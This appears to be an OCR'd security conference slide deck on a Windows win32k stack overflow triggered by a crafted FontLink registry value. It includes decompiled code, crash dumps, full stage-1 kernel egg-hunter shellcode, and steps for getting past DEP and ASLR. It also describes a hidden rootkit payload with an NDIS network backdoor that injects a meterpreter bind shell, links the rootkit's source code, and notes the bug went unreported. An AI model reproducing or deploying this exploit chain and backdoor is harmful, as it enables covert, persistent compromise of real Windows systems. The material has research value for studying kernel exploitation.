EngGetCurrentCodePage(&OemCodePage, &AnsiCodePage);
String.Length = 0;
String.MaximumLength = 20;
String.Buffer = (PWSTR)&word_BFA18918;
RtlIntegerToUnicodeString(AnsiCodePage, 0xAu, &String);
SharedQueryTable.QueryRoutine = 0;
SharedQueryTable.Flags = 0x24u;
SharedQueryTable.Name = L"FontLinkControl";
SharedQueryTable.EntryContext = &ulFontLinkControl;
SharedQueryTable.DefaultType = 4;
SharedQueryTable.DefaultData = 0;
SharedQueryTable.DefaultLength = 0;
dword_BFA188FC = 0;
dword_BFA18900 = 0;
dword_BFA18904 = 0;
if ( RtlQueryRegistryValues(3u, L"FontLink", &SharedQueryTable, 0, 0) < 0 )
  ulFontLinkControl = 0;
SharedQueryTable.Name = L"FontLinkDefaultChar";
SharedQueryTable.EntryContext = &v3;
if ( RtlQueryRegistryValues(3u, L"FontLink", &SharedQueryTable, 0, 0) >= 0 )
  v1 = v3;
else
  v1 = 12539;
```

Uninitialized stack variable

win32k!bInitializeEUDC BoF

- The win32!bInitializeEUDC function unsafely reading the «FontLink» value (REG_DWORD) of the «Software\Microsoft\Windows NT\CurrentVersion» key
  - No *DefaultType* specified, *EntryContext* pointed buffer – is uninitialized stack variable with the non-zero value
- We can trigger the vulnerability by replacing these values with the REG_BINARY one



win32k!bInitializeEUDC BoF


- Yes, it drops a system into the BSoD and we can control the EIP value ☺

Command - Kernel 'com:port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:6.12.0002.633 X86

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except,
it must be protected by a Probe.  Typically the address is just plain bad or it
is pointing at freed memory.
Arguments:
Arg1: cccccccc, memory referenced.
Arg2: 00000008, value 0 = read operation, 1 = write operation.
Arg3: cccccccc, If non-zero, the instruction address which referenced the bad memory
      address.
Arg4: 00000002, (reserved)

Debugging Details:
------------------


WRITE_ADDRESS:  cccccccc

FAULTING_IP:
+5a222faf0360dbe4
cccccccc ??              ???
```

win32k!bInitializeEUDC BoF

- Vulnerable function takes the execution from the NtUserInitialize system call handler. Windows kernel is using this system call for the per-session initialization of the Win32 subsystem
  - So, the vulnerability can be triggered during the system boot, all that we need – is just put the malicious value into the system registry



Command - Kernel 'com:port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:6.12.0002.633 X86

```
kd> k
ChildEBP RetAddr
89fd7cd4 929b31ee win32k!bInitializeEUDC
89fd7d18 929b301c win32k!InitializeGreCSRSS+0x1aa
89fd7d24 8288921a win32k!NtUserInitialize+0x81
89fd7d24 770f7094 nt!KiFastCallEntry+0x12a
0023f68c 75223a29 ntdll!KiFastSystemCallRet
0023f690 75223995 winsrv!NtUserInitialize+0xc
0023f6bc 752631cc winsrv!UserServerDllInitialization+0x172
0023f728 75262b40 CSRSRV!CsrLoadServerDll+0x19f
0023f8a8 75262cb7 CSRSRV!CsrParseServerCommandLine+0x3fe
0023f8e8 498910ee CSRSRV!CsrServerInitialization+0xe5
0023f904 49891368 csrss!main+0x42
0023f94c 770b5e7a csrss!NtProcessStartup_AfterSecurityCookieInitialized+0x234
0023f98c 7711374e ntdll!__RtlUserThreadStart+0x28
0023f9a4 00000000 ntdll!_RtlUserThreadStart+0x1b
```

Exploit development

- There is a DEP and ASLR in the NT 6.x kernels, and we need to bypass them absolutely blindly without any pre-interaction with the OS
  - Good thing – **there is no stack cookies** in win32!bInitializeEUDC
- Exploit should not violate the normal execution flow and global state of the OS kernel, if it will – BSoD and unbootable OS
  - Need to restore overwritten stack frames and correctly pass the execution from the shellcode back to the win32k.sys
- Overflow happens too close to the bottom of the stack, we have only about 70 bytes for the shellcode
  - It's not possible to do the spray or something, because we can't interact with the OS at the exploitation stage, all that we have – is the data that overwrites the stack

Exploit development

- A little fail: I haven’t got the ROP chain with the short enough length for DEP/ASLR bypass inside the Windows kernel environment (and it seems that nobody has)
  - The shortest what I know – has a 68 bytes length without the shellcode
  - See the «Bypassing Windows 7 kernel ASLR» by Stéfan LE BERRE
- Compromise solution – to disable the DEP inside the Windows boot loader configuration
  - … and enable it for the user-mode processes back when the shellcode has been successfully executed
- There is no way to disable ASLR
  - But it seems that it’s not a very critical for the vulnerability that I’m talking about

Exploitation, stage 1

- I'm using the JMP ESP that is located at the constant address inside the KUSER_SHARED_DATA for defeating the kernel ASLR
- 70 bytes is a pretty enough for the egg-hunting stage 1 shellcode, that locates and executes stage 2 shellcode in the kernel-space virtual memory by the binary signature lookup
  - Stage 2 shellcode is originally located inside some another registry value – Windows kernel maps the big parts of the registry hives in the virtual memory
- Also, in stage 1 shellcode I'm finding an address of the MmIsAddressValid kernel function
  - Stage 1 shellcode is obtaining the kernel image base from the _KPCR structure (we can access it via FS segment register)

Exploitation, stage 1

- Whole stage 1 assembly code:

```
        mov     eax, fs:[KPCR_SelfPcr] // get the _KPCR structure address
        mov     edi, dword ptr [eax + KPCR_KdVersionBlock] // points inside kernel image
        xor     di, di // get the kernel image base by the address inside it
_loop:  cmp     word ptr [edi], IMAGE_DOS_SIGNATURE
        je      _found
        sub     edi, PAGE_SIZE
        jmp     short _loop
_found: add     edi, offset_MmIsAddressValid // get address of the nt!MmIsAddressValid()
        mov     esi, REG_HIVE_ADDRESS // find the stage 2 shellcode by signature
_chks:  push    esi // check for valid memory address
        call    edi // call the nt!MmIsAddressValid()
        test    al, al
        jz      _nf
        cmp     dword ptr [esi], REG_SIGN_1 // match the 8 bytes length signature
        jne     _nf
        cmp     byte ptr [esi + 4], 0x90
        jne     _nf
        jmp     esi // signature matched, jump to the stage 2 shellcode
_nf:    add     esi, 0x10 // go to the next memory address
        jmp     short _chks
```

Exploitation, stage 2

- For the OS code execution state normalization the stage 2 shellcode must perform some operations, that weren't executed in the win32k.sys code because of the buffer overflow
    - It sets the WIN32_PROCESS_FLAGS flag inside the Win32 Process Information structure (W32PROCESS) for the current process
    - It finds the address of the non-exportable function win32k!UserInitialize and calls it manually
- Then, the stage 2 shellcode loads, initializes and runs the ring 0 payload
- After that, the stage 2 shellcode sets the return address and ESP values in order to return the execution of the current system call back to the system calls manager (nt!_KiFastCallEntry) with the STATUS_SUCCESS return value

Exploitation, ring 0 payload

- Regular Windows kernel mode driver PE image
  - Is also stored inside the system registry value
- It hides itself from the modern anti-rootkits
  - In order to avoid unknown executable code detection it moves itself in the memory over discardable sections of some default Windows drivers
- It installs the kernel mode network backdoor
  - Undetectable NDIS miniport level hooks allows to monitor the incoming network traffic on all of the interfaces
  - When network backdoor finds the magic sequence in the traffic – it injects meterpreter/bind_tcp payload (from the Metasploit framework) for execution into the WINLOGON.EXE user mode process

Exploit + payload

DEMO:
vimeo.com/56625551

Source code

Check out the rootkit source code on GitHub!
github.com/Cr4sh/WindowsRegistryRootkit

Vulnerability status

- I'm not reported about these win32k.sys vulnerability into the Microsoft
  - Not very critical vulnerability because of the strange practical use-cases
- Vulnerable systems – all the NT 6.x (up to the Windows 8), for x86 and x64
- Seems that stable exploitation of vulnerability in the win32!bInitializeEUDC function is impossible on the x64 Windows version
  - The win32k!bInitializeEUDC function **have the stack cookies on Windows x64** because of the stack frames elimination
  - Impossible to exploit such cases completely blindly, without the pre-interaction with the OS

Thank you!

root@cr4.sh

@d_olex